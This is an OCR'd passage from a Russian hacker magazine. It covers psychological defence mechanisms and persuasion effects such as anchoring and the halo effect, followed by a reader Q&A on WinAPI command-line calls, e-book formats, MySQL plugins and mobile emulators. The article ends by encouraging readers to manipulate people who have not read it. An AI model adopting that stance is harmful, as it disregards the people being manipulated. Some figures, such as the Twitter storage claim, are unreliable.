Если у Васи внутри кипит злость и агрессия, в окружающих он видит то же самое, даже если их нет, — как раз тот случай, когда не замечаешь бревна в своем глазу, видишь соринку в чужом. С одной стороны, это повышает чувствование окружающих, так как позволяет сравнить внешние проявления эмоций, с другой — может быть ошибочным, так как, например, учащенное дыхание свойственно не только агрессии, но и волнению, возбуждению или тревоге.

Бывает и так, что Вася видит в Пете агрессора (поскольку у самого внутри бушует демон) и начинает утихомиривать его, другими словами — навязывать ему предполагаемую роль и реагировать соответственно на этот придуманный образ. В этом случае можно говорить о проективной идентификации.

Интроекция

Неосознаваемая попытка вобрать в себя черты значимых личностей, присвоение их взглядов на жизнь, мотивов, особенностей поведения. Особенно хорошо это видно на детях: они повторяют наиболее яркие (а иногда и совсем незаметные) черты родителей или киногероев, причем не наследуют осознанно (иначе это была бы уже идентификация), а бессознательно делают эти особенности своими. Почти любая установка или наследуемая форма (в частности, воспитание) — это интроект, если только она не осознается, а действует из сверхсознания, то есть, если ты уже воспринимаешь ее как свое собственное убеждение или вообще не осознаешь никак. Именно к этому ЗМП апеллирует построение культа личности: звезды шоу-бизнеса, популярные спортсмены и так далее часто становятся интроектами для подрастающего поколения.

Расщепление Эго

Восприятие в черно-белом цвете: или хорошо, или плохо; или правильно, или неправильно. Казалось бы, так воспринимают все дети... Но у взрослых этот подход встречается ничуть не реже. Например, вчера депутат, толкающий свою кандида-



Социальная реклама умеет вызывать вину чуть ли не на ровном месте

туру, был плохим, а сегодня он же, раздающий по 1 кг гречки в качестве той же пропаганды — уже хороший. При этом в каждом случае он воспринимается как отдельная личность, а вчерашние его заслуги или промахи полностью нивелируются. Расщепление встречается у людей, которые не могут одновременно соединить две конфликтующих стороны восприятия, им трудно понять, что человек может обладать разными качествами и характеристиками — как субъективно положительными, так и субъективно отрицательными. Такое разделение на черное и белое помогает упорядочить и систематизировать воспри-


нимаемую информацию, пусть и относительно — но внутри напряжение временно снимается. Ведь разве совесть позволит взять 1 кг гречки у плохого и лживого кандидата в депутаты?

Вытеснение (подавление)

Другими словами, его можно назвать забыванием. Произошло что-то неприятное? Надо поскорее забыть (как вариант — залить спиртным), так вроде легче... Вот почему дети часто забывают травмирующие факты из детства. Опасность состоит в том, что «задавленные» воспоминания все

Figure 12.1 page 476

Freud's model of personality structure



► **info**
 Описанные в статье защитные механизмы и бессознательные эффекты психики влияют на общее восприятие окружающей действительности и способствуют возникновению иллюзий восприятия.



► **warning**
 Место для строительства коттеджа будет казаться больше, если его разбить на части. Так же сад, разделенный на несколько частей, будет выглядеть обширнее, чем если бы это был просто земельный надел. Будь внимателен — этой иллюзией восприятия пользуются при продаже дачных участков, чтобы завысить цену.

Согласно Фрейдю, психика состоит из сознания и бессознательного (подсознание + сверхсознание)

равно всплывают в виде необъяснимой тревоги (факт беспокоит, но он уже «изгнан» из сознания и остается только эмоциональная реакция на него) или даже физических заболеваний.

Рационализация

Хитрый способ убедить самого себя в том, что «я не хочу поступать в МГУ не потому, что там большой конкурс, и я боюсь провалиться, а потому что там слишком теоретизируют материал, а мне нужна практика» — короче, «Лиса и виноград». При этом противоречащие моменты вытесняются или игнорируются, а воспринимается только то, что подтверждает комфортную позицию. Если же ничего не подтверждает — можно логическим путем выйти на что-нибудь похожее и спать спокойно (да-да, логика — великая сила!).

Психологические эффекты

Речь об интересных и комплексных фишках, которые выдает наша психика. В одних случаях это более сложные ЗМП, в других — стереотипные формы, облегчающие восприятие людьми друг друга.

Эффект леди Макбет

Чувствуя вину (плохой поступок, предательство) или ощущая себя грязно (например, после изнасилования или чего-то, что вызывает брезгливость и стресс), человек пытается



Розовые очки стали символом ухода в фантазии

ся смыть негативные эмоции водой, подобно шекспировской леди Макбет, пытавшейся очистить кровь с рук, терзаясь угрызениями совести. Думаю, ты обращал внимание, что во многих обрядах принято ритуальное омовение рук, или что многие убийцы в фильмах после преступлений пытались смыть с себя не столько кровь, сколько давление совести. Опыт тоже подтвердили предположение о связи физического и ментального состояний: двум группам испытуемых дали задание описать плохие поступки, которые они совершали, после чего первой группе дали влажные салфетки, чтобы вытереть руки (предлог — «грязная клавиатура, микробы»), а второй — нет, и предложили бесплатно поучаствовать в еще одном эксперименте. Результаты показали, что первая группа (которая «смыла» с себя негативные воспоминания и вину

салфетками) преимущественно отказалась, вторая (у которой не было возможности «очиститься») — преимущественно согласилась, чтобы отработать вину. Думаю, понятно, что насадив искусственно чувство вины и стыда (обрати внимание, ролики подобной направленности сейчас появляются, как грибы после дождя), можно вынудить человека или целое общество к невыгодным для себя поступкам.

Эффект Зейгарник

Назван в честь Блюмы Зейгарник, впервые описавшей его. По ее утверждению, прерванные, незаконченные действия запоминаются лучше, чем завершенные, что подтверждает ряд проведенных экспериментов. Классический пример — официант: он хорошо помнит заказы еще не расплатившихся



Знаменитая леди Макбет стала прототипом психологического эффекта очищения от негативных эмоций

клиентов, но почти сразу забывает блюда, которые заказывали клиенты, покинувшие ресторан. То же со студентами: пока предмет актуален [экзамены, зачеты] — учащийся помнит его хорошо, но как только он окончил универ, то предмет, не связанный с его дальнейшим обучением (скажем, в аспирантуре) или профессиональной деятельностью, забывается. Механизм понять можно — память удерживает то, что актуально, и избавляется от ненужной информации.

Эффект Пигмалиона

Человек, убежденный в чем-то, в лепешку разобьется ради того, чтобы подтвердить свои убеждения. Женщина, уверенная, что «все мужики — козлы», будет систематически доводить каждого находящегося рядом мужчину, пока он не сорвется и не покажет свою «козлиную» (по ее мнению) сущность. Часто этот эффект срабатывает при подтверждении жизненной позиции и сопровождается репликами «Ну я же говорил!», «Я так и знал!», «Ну кто бы сомневался...». Дело в том, что если человек не прочувствовал другой линии развития событий, то он будет усиленно игнорировать (ЗМП: избегание, отрицание) все факты, которые противоречат его позиции.

Забавно, что иногда ожидания первого относительно второго заставляют второго разбиваться в лепешку, чтобы подтвердить ожидания первого. Например, часто срабатывает манипуляция с двоечником: стоит его похвалить и сказать, что ты веришь в него, и на самом деле он умный и старательный, как вчерашний хулиган изо всех сил постарается не разрушить тот положительный образ, который «надел» на него учитель или родители.

Различная фирменная сувенирная про-



Иллюзия выбора — одна из самых приятных

дукция (шарфики, кепки, футболки) также раздается не от доброй души — в этом есть психологическая хитрость: человек, идентифицировавший себя с этой торговой маркой (соответственно, убежденный в ее достойном статусе), горло перегрызет любому, кто усомнится в качестве продукции. Это гораздо легче, чем признать, что ты лоханулся с выбором.

Эффект плацебо

Эффект, знакомый каждому хотя бы понаслышке: когда таблетка сахара является чуть ли не панацеей. Другими словами, под влиянием внушения эффективности лекарства большой сам себя исцеляет. На самом деле внушение имеет физиологический характер: в этом процессе участвует чуть ли не половина зон головного мозга и различные гормоны, что подтверждено экспериментально. Обратный эффект — ноцебо, когда под влиянием внушения состояние человека ухудшается. Можно сказать, что в обоих случаях задействован ЗМП — фантазирование.

Эффект первого впечатления

Впечатление, составленное о человеке в первые минуты, решает многое при дальнейшем общении. Встречают по одежке — провожают по уму. Но одежке лучше подбирать тщательно, иначе «встречающие» могут не дать шанса показать свой ум. Причина — легче мыслить стереотипами, а не приспосабливаться, наблюдать и анализировать каждый раз нового субъекта или объект. В чем-то они правы — большинство отыгрывает определенные социальные роли, на основе которых можно строить все взаимодействие, не задумываясь о личных особенностях.

Эффект порядка

Если из разных источников поступает противоречивая информация (и в настоя-



Эффект якоря. Epic fail

щий момент нет возможности ее проверить), то людям свойственно отдавать предпочтение той, что поступила первой. Этим успешно пользуются сотрудники-карьеристы, которые в конкурентной борьбе стараются донести до начальства свою точку зрения раньше своих коллег. При поступлении же непротиворечивой информации больший вес имеет та, что поступила последней, причем она рассматривается как уточняющая.

Эффект ореола

Данный эффект состоит в том, что в условиях недостатка данных о человеке мы ориентируемся на известную информацию о нем, на тот образ его (ореол), который уже успели составить. «Сарафанное радио» или отзывы о специалисте — это как раз проявление эффекта ореола: услышав от кого-то позитивные впечатления, мы заранее доверяем врачу или юристу, об уровне профессионализма которого пока не знаем на своем опыте.

Не зря спортсмены, звезды кино- и шоу-бизнеса эксплуатируют свои профессиональные заслуги, когда идут в политику. Причем это работает, многие верят: если достиг успехов в спорте — сможет легко руководить страной.

Эффект обобщения

Если ты программист — у тебя обязательно беспорядок на столе, клавиатура залита пивом и единственная девушка, которую ты знаешь — это SHODAN. Даже если это не так, среднестатистический непрограммист по дефолту будет ждать от тебя именно этого, потому что так предписывает народная молва. Это глобальный вариант эффекта обобщения. Но бывают и частные случаи — например, четыре Сергея, которых ты знаешь, замкнуты и безэмоциональны: такого же характера ты, вероятно, будешь ждать и от последующих знакомых с именем Сергей.

Эффект якоря

Потрясающая особенность психики, позволяющая знающим людям манипулировать и иметь на этом профит. Здесь решающую



Иллюзии и эффекты психики сильно искажают межличностное восприятие

роль играет сравнение и аналогия: если дать человеку якорь (когнитивный образец для сравнения), то следующий объект он привяжет к нему (сравнит, возьмет за образец). Примеров масса. Взять хотя бы супермаркеты с перечеркнутыми ценниками: если ты видишь, что раньше этот товар стоил 400 рублей, а сейчас — 290, сознание мгновенно оценит «выгодность» предложения, не задумываясь о том, что реальная цена составляет рублей 200. Или если на дорогую кровать премиум-класса положить матрас, мягко говоря, среднего качества с явно завышенной ценой, он улетит в комплекте с мебелью, не вызывая сомнений у покупателя.

Теория и практика иллюзорной относительности

Народная мудрость гласит: «Длина минуты зависит от того, по какую сторону туалетной двери вы находитесь». Пытливые умы уже давно заметили особенность психики, придающую субъективный налет объективным величинам: время, изображение, звук, объем.

Воспринимал бы человек все объективно — он был бы роботом, а не человеком. Причем ладно, если бы это касалось только абстрактных понятий, таких как эмоции, отношения, мораль, но даже открыв журнал или глянув на биллборд, наш недоробот выхватит что-то одно и в упор не заметит второго. Мы все над этим прикалываемся, но все равно железно ведемся на рекламы типа «Звоните по 0 копеек без платы за соединение!», где основная фраза нарисована ярким цветом и огромным шрифтом, а сноски «* При условии абонентской платы 1500 руб./месяц» — еле заметна. В обмане упрекнуть можно только наше восприятие, и уж никак не оператора, который честно указал всю

информацию. Кстати, именно «нарисована», а не «написана» или «напечатана», — нарисованная фраза гораздо легче и быстрее воспринимается нашими органами зрения, что является величайшей иллюзией, но работает на 100%. Нет, вру, на 98: на 100 сработает рисунок или фотография, не требующая чтения, ведь подсознание воспринимает образы, формы, цвета, пространственное расположение, а не набор букв. Это благодаря сознанию прочитанная фраза интерпретируется в образ и только после этого начинает исполнять возложенную на нее функцию по атаке подсознания. Но здесь тоже не все однозначно — рисунок лучше привлекает внимание, а фотография — вызывает больше доверия. Тем не менее, мудрые рекламщики нашли выход: например, из нарисованного нуля вылетает (динамика привлекает больше, чем статика) сфотографированный юноша, эмоционирующий по поводу возможности «бесплатно» говорить по телефону (фотоэмоции вызывают доверие больше, чем нарисованные), и вокруг — еще много нарисованных гаджетов яркого цвета. А если его разместить на 3/8 листа сверху (именно в эту зону в первую очередь падает взгляд) — получается очень заметный образ.

Кроме чисто физиологического обмана (обман органов чувств), есть множество иллюзий, основанных на нашем опыте, социальных стереотипах, а также ЗМП и эффектах психики. Из тех, что чаще всего используются манипуляторами:

- Эффект повального увлечения — склонность следовать выбору толпы, игнорируя здравый смысл: иногда на выставках специально нанимают людей, которые толпятся возле стенда компании, иллюзорно повышая ее популярность.
- Ошибка, связанная с частными примерами, когда вывод делается на основе не статистики, а частных случаев: «Марьяванна

два месяца пила чай для похудения и сбросила 30 кг!».

- Иллюзия контраста (эту иллюзию когда-то описывал наш любимый Крис в статье про нить Ариадны, сравнивая оранжевые круги), прием постоянно используют в рекламе. Поскольку иллюзия и психологическая, и оптическая одновременно, она работает на ура — достаточно сфотографировать свой товар на фоне таких же, но ужасного качества, и доверчивый покупатель подсознательно сделает правильный выбор.
- Иллюзия контроля, дающая человеку право думать, что он действительно что-то решает, величайшее благо для политиков: ты можешь со 100%-ной уверенностью сказать, кто действительно является президентом России?
- Иррациональное усиление — принятие иррациональных решений на основе прошлых рациональных. Допустим, мужчина, имея жену в декрете с двумя маленькими детьми, в условиях кризиса увольняется с работы, основываясь на воспоминаниях о том, как он в 20-летнем возрасте уволился и спустя неделю нашел новую, более успешную работу. К этой же иллюзии относится оправдание совершенно иррациональных действий (например, покупка неоправданно дорогой вещи), называемое рационализацией после покупки.
- Иллюзия «справедливого мира» — люди считают, что все воздается по заслугам. При этом всегда оценщик заслуг (или разрешитель) — это другая личность: либо субличность (внутренний образ авторитета), либо кто-то извне, например, реклама, восклицающая «Сигареты Sobranje. Mory себе позволить...» или «МТС. VIP, Business и Optima. Соответствовать уровню».

Финальное напутствие

Все перечисленные особенности психики обусловлены ничем иным, кроме как нашим опытом и воспитательными моментами. Нравится или нет — это неотъемлемая часть каждого человека, и этой частью можно пользоваться, как это делают уже давно некоторые люди. Ведь при правильном подходе — это оружие массового поражения. Оружием против тебя это может быть лишь в том случае, если ты не осознаешь эти особенности, а значит, они управляют тобой. Но как только их осознаешь — а если прочитал, то уже почти осознал — ты не только выходишь из-под их влияния, но и можешь сам управлять другими, кто не читал эту статью (да-да, без ложной скромности: описание механизмов можно найти много где, но там они не рассматриваются в связи с манипулированием). Поэтому отложи сегодня книгу или линейку и займись поиском и устранением у себя всех вышеописанных стереотипов. Путь к статусу Великого Манипулятора начинается с вот таких мелочей! :) **И**



faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: Для решения самых разных задач я очень часто использую WinAPI-функции. Это лучший способ эмулировать активность в любом приложении, считывать нужные параметры из полей — короче говоря, автоматизировать все и вся. Каждый раз для этого приходится писать приложение (чаще всего на C++), что очень муторно. Нет ли более простого способа вызвать нужную функцию из определенной системной библиотеки?

A: С помощью WinAPI действительно можно творить чудеса. Мы все помним про самые первые трояны для WebMoney, которые как раз с помощью системных вызовов управляли WM Keereg'ом и эмулировали активность пользователя таким образом, чтобы его деньги при первом же запуске приложения переводились в нужном направлении. Концепт (само собой, он уже не работает ввиду современных защитных механизмов) хорошо описан в одной из наших старых статей (bit.ly/winapi_hack_webmoney). Но вернемся к вопросу. Чтобы вызвать произвольную системную функцию, необязательно писать код на том же C++ и компилировать его. Можно обойтись специальной утилитой `winaPIexec` (rammichael.com/winaPIexec), которая позволяет выполнить любые вызовы через командную строку. Синтаксис для запуска следующий: `winaPIexec.exe library.dll@FunctionName 123 unicode_text "a space"`. Можно последовательно выполнить несколько команд, указав их через запятую. Особенности ключей, передаваемых через командную

строку, хорошо описаны в мануале `winaPIexec`. Приведу несколько простых примеров использования программы.

1. Запустим калькулятор и тут же удалим процесс из памяти: `winaPIexec.exe CreateProcessW 0 calc 0 0 0 0x20 0 0 $a:0x44,,,,,,,,,,,,, $b:16 , Sleep 1000 , TerminateProcess $$:11@0 0`
2. Отобразим таск-менеджер: `winaPIexec.exe u@SendMessageW (u@FindWindowW Shell_TrayWnd 0) 0x111 420 0`
3. Выведем через `MessageBox` путь до `temp`: `winaPIexec.exe GetTempPathW 260 $b:520 , u@MessageBoxW 0 $$:3 $$:0 0x40`

Много трюков с системой, реализованных через WinAPI-функции, хорошо описаны в этой статье некоего индийского программиста: codeproject.com/KB/miscctrl/Taskbar_Manipulation.aspx.

Q: Хочу купить читалку, но не знаю, какую выбрать. Одни понимают книги в формате FB2 (как и мой телефон), многие только ePub и так далее. Что лучше?

A: На самом деле, никакой разницы нет. FB2, ePub и другие форматы — лишь описание контейнера, в котором хранятся тексты, изображения и шрифты. И уж конечно, давно разработаны простые конвертеры между ними. Известный сервис fb2epub.com позволяет преобразовывать книжки из FB2 в ePub в два клика мыши. Есть более универсальные решения, которые поддерживают не два, а сразу множес-


тво книжных форматов. Я заморочился этим вопросом, когда купил себе Kindle от Amazon (все-таки \$139, как ни крути, хорошая цена для отменной читалки с Wi-Fi на борту). Девайс предоставляет два варианта для получения книг: загрузка в специальном формате MOBI или же покупка в онлайн-магазине. Чтобы перевести свою библиотеку в «родной» для Kindle формат я нашел утилиту Calibre (calibre-ebook.com). Примечательно то, что эта бесплатная кроссплатформенная утилита поддерживает практически любые форматы электронных книг и даже позволяет напрямую закачивать книги в ридеры с автоматической конвертацией. Можно, например, взять всю свою библиотеку в FB2 и разом преобразовать в нужный формат, автоматически забросив книги на девайс.

Q: Каждый раз мучаюсь при попытке безопасно извлечь устройство. В каждом третьем случае этому препятствует какая-то программа, причем какое именно приложение лочит флешку — понятно далеко не всегда. Как быть?

A: Пожалуй, это главная причина, почему многие (в том числе и я) просто выдергивают флешку из компьютера. Пользоваться безопасным извлечением устройств в Windows — настоящая пытка. При этом я уже не раз поплатился за пренебрежение этим простым правилом, теряя ценные данные с внешнего накопителя. На самом деле, проблема легко решается с помощью утилит `USB Safely Remove` (safelyremove.com) или `Zentimo` (zentimo.com). Помимо общей продуманности (удобное меню с картинками



Loginza позволяет пользователю авторизоваться на сайте через аккаунты в сторонних сервисах



Удобный инструмент для безопасного извлечения внешних накопителей

устройств, отображение правильных имен девайсов, возможность скрыть ненужные тома), они [о чудо!] показывают приложения, которые мешают извлечь устройство и помогают снять лок. Почему такая очевидная и понятная опция не реализована в стандартном инструменте Windows, мне понять сложно.

Q: Хочу реализовать на своем сайте авторизацию через популярные сервисы (Facebook, ВКонтакте, Google и так далее) без дополнительной регистрации. Как это проще всего сделать?

A: Один из самых удобных из доступных на сегодняшний день вариантов — Loginza (loginza.ru). Это сервис, который позволяет разработчикам и вебмастерам обеспечить аутентификацию на сайте через учетные записи популярных порталов (Яндекс, Google, Rambler, Mail.Ru, LiveJournal, etc), социальных сетей ВКонтакте и Facebook, а также через идентификаторы OpenID. Простое в освоении Loginza API и наличие готовых решений на разных языках позволяют без особого труда воспользоваться

сервисом уже сейчас. Есть плагины для разработчиков сайтов на Wordpress, phpBB, Joomla, Codegear, Drupal и прочих. Форма входа Loginzy на текущий момент установлена более чем на 6 500 сайтов. Кстати, стартап недавно был приобретен Яндексом, а значит, у сервиса есть все шансы на самое быстрое развитие.

Q: Есть задача — организовать email-рассылку по большому (действительно большому) списку получателей. Сначала хотел написать простой скрипт, который рассылал бы все с дедика через sendmail, но оценив объем (а это гигабайты трафика), понял, что этот вариант не подойдет. Как бы реализовал рассылку ты? Сразу хочу сказать, что речь идет о легитимной рассылке, это не спам.

A: Если ни один из готовых сервисов для организации рассылки вроде subscribe.ru тебя не устраивает (что более чем вероятно), я вижу в твоей ситуации один вариант. Но зато какой современный и прогрессивный! Раз уж

ождается большой и сложно предсказуемый объем трафика, то надо переложить проблему на тех, у кого мощностей всегда предостаточно — облачных провайдеров. Известный и в последнее время все чаще упоминаемый нами Amazon сейчас проводит открытое бета-тестирование сервиса Amazon Simple Email Service (SES), который как раз и занимается доставкой электронной корреспонденции из облака. Понятно, что ни баснословный объем трафика, ни немыслимое количество писем для его мощностей не проблема. Отправка тысячи сообщений стоит \$0.10. Помимо этого придется платить за входящий и исходящий трафик (не больше \$0.10 за Гб). Примеры скриптов доступны в разделе для разработчиков (bit.ly/amazon_ses_scripts), поэтому попробовать сервис в действии можно прямо сейчас. Интересно, насколько эффективны у компании механизмы борьбы со спамом, а то ведь с таким подходом и никакие ботнеты для рассылки будут не нужны :).

Q: Экспериментирую с альтернативными движками для хранения данных в MySQL. Проблемы возникают с установкой PBXT (primebase.org). Можете дать гарантированно работающий мануал?

A: Ниже рецепт от нашего эксперта в этой отрасли — Александра Лозовюка:

1. Сначала необходимо выяснить, где находится директория плагинов (подразумеваем, что MySQL 5.1 у тебя уже установлен). Для этого набери в консоли mysql-клиента: `show variables like "%plugin%".` Можно также выполнить аналогичный SQL-запрос через phpMyAdmin. В ответ ты получишь что-то вроде `/home/my-user/mysql/lib/mysql/plugin`.

2. Скачай исходники плагина из Launchpad (launchpad.net), используя Bazaar: `bzr branch lp:pbxt /tmp/pbxt-src`

3. Далее приступаем к конфигурации: `./configure --with-mysql=<build-dir>/<mysql-src> --with-plugindir=<mysql-dir>/lib/mysql/plugin`

4. И, в конце концов, собираем проект: `make && make install`.

5. Полученный модуль копируем в директорию плагинов и выполняем SQL-команду, чтобы подключить новый плагин: `INSTALL PLUGIN pbxt SONAME 'libpbxt.so'`

6. Теперь создаем таблицу, используя новый движок: «`CREATE TABLE t1 (c1 int, c2 text) engine=pbxt;`». Или изменяем уже существующую: «`ALTER TABLE t1 engine=pbxt.`».

Вуаля, теперь в качестве движка используется новомодный PBXT.

Q: Как проверить, разрешает ли провайдер использовать VPN-соединения?


A: Необходимо убедиться, что GRE-пакеты не блокируются. Сделать это можно на сайте itshidden.com — бесплатном VPN-сервисе, который как раз работает на PPTP. Если не работает, то, скорее всего, GRE-пакеты бло-

кируются. В этом случае можно попробовать OpenVPN или SSH-туннелирование.

Q: Беремся за большой проект, предполагающий разработку клиентских приложений для разных мобильных платформ. Обеспечить всех разработчиков реальными устройствами мы не можем, поэтому ищу сейчас всевозможные эмуляторы. Реально ли с их помощью вести весь цикл отладки?

A: Для отладки и тестирования разработок могут пригодиться два вида инструментов: эмуляторы и симуляторы. В чем разница? Все просто. Эмулятор — это программное средство, которое транслирует откомпилированный код с оригинальной архитектуры на платформу, где он фактически будет выполняться. В нашем случае эмулятор — это десктопное приложение, которое эмулирует железо мобильного устройства и работу его операционной системы, позволяя запускать и отлаживать приложения. Существуют также эмуляторы именно мобильных операционных систем (например, для Windows Mobile и Android), не привязанные к какому-то конкретному девайсу. Симулятор — менее сложное и менее полезное решение, которое лишь имитирует работу мобильного девайса и его ОС, но не эмулирует железо. В любом случае, и эмуляторы, и симуляторы часто не предоставляют полной свободы для отладки приложений. Трудности могут возникнуть, например, при тестировании функций, использующих цифровой гироскоп. В этом случае без реального устройства в большинстве случаев не обойтись. Так или иначе, ниже — небольшая подборка инструментов, которые могут тебе понадобиться.

- **iOS Simulator** — симулятор устройств, работающих под управлением мобильной ОС от Apple. Решение идет вместе со средой разработки XCode и доступно только для платформы Mac OS X: developer.apple.com/devcenter/ios/index.action;
- **Android Emulator** — эмулятор операционной системы Android версии 1.1, 1.5, 1.6, 2.0, 2.1, 2.2 & 2.3 (для работы необходимо скачать образы ОС и SDK): developer.android.com/guide/developing/tools/emulator.html;
- **Samsung Galaxy Tab Add-on** — специальный аддон для Android SDK, позволяющий эмулировать работу модного планшета Samsung Galaxy Tab: innovator.samsungmobile.com/galaxyTab.do;
- **HP webOS Emulator** — эмулятор немногочисленных устройств от HP (Palm Pre, Palm Pixi, Palm Pixi Plus), поставляется вместе с SDK: developer.palm.com/index.php?id=1744;
- **Nokia Symbian Emulators** — эмулятор устройств, работающих под управлением Symbian: bit.ly/symbian_emulators;
- **BlackBerry Simulators** — симулятор девайсов и ОС Blackberry: blackberry.com/developers/downloads/simulators;
- **Windows Mobile 6.5 Emulator Images** — образы эмуляторов WM6.5: bit.ly/WM65emulator;
- **Windows Phone 7 Simulator** — симулятор новой мобильной ОС от Microsoft, кото-



Эмулятор Android

рый работает в связке с Visual Studio: bit.ly/WP7simulator;

- **Bada Simulator** — симулятор ОС Bada от компании Samsung: bit.ly/Bada_simulator.

Q: Все чаще и чаще встречаю довольно продвинутые проекты, которые используют Google Protocol Buffers. Объясни, в чем суть проекта? Чем он лучше XML?

A: Protocol Buffers (буферы протоколов) — это не зависящий от языка и платформы, расширяемый способ разделять на серии структурированные данные. По своим задачам технология очень похожа на XML, только компактнее, быстрее и проще. Ты однажды определяешь, как должны быть структурированы данные, а потом используешь специально созданный исходный код для записи и чтения структурированных данных в/из различных потоков данных, используя разнообразные языки — Java, C++ или Python. Описание выполняется в специальных .proto-файлах:

```
message Person {
  required string name = 1;
  required int32 id = 2;
  optional string email = 3;
}
```

В этом .proto-файле определяется формат описания человека. После этого мы можем легко использовать это определение для создания и манипулирования объектами.

```
Person person;
person.set_name("John Doe");
person.set_id(1234);
person.set_email("jdoe@example.com");
fstream output("myfile", ios::out | ios::binary);
person.SerializeToOstream(&output);
```

Чем это лучше XML? Использовать Protocol

Buffers проще, в 10-20 раз быстрее и в 3-10 раз эффективнее в плане полученного объема.

Есть конкретные примеры использования. Например, недавно бэкэнд Twitter перешёл на Protocol Buffers. По заявлению разработчиков Twitter, база в триллион твитов на XML занимала десять петабайт вместо одного. Большое количество примеров и статей по теме ты найдешь на официальном сайте code.google.com/p/protobuf/.

Еще интересной разработкой в этой области является библиотека MessagePack (msgpack.org), которая тоже предназначена для сериализации данных. Она позволяет обмениваться структурированными данными между различными языками так же, как JSON, но, в отличие от последнего, результат получается меньше и быстрее. На сайте доступны модули для Ruby, Perl, Python, C/C++, Java, PHP, Haskell, Lua.

Q: Существует ли универсальное решение для Windows, позволяющее получить доступ к данным на разделах с различными файловыми системами, которые используются в Linux- и BSD-системах? Включая самые современные, вроде Ext4. Нет желания держать отдельные тулзы, скажем, для Ext2/3/4 и UFS/UFS2.

A: Мне больше всего по душе утилита R.Saver (rlab.ru/tools/rsaver.html). Основное назначение программы — восстановление данных с различных версий файловых систем FAT и NTFS. Но помимо этого утилита предоставляет доступ в режиме чтения к следующим файловым системам:

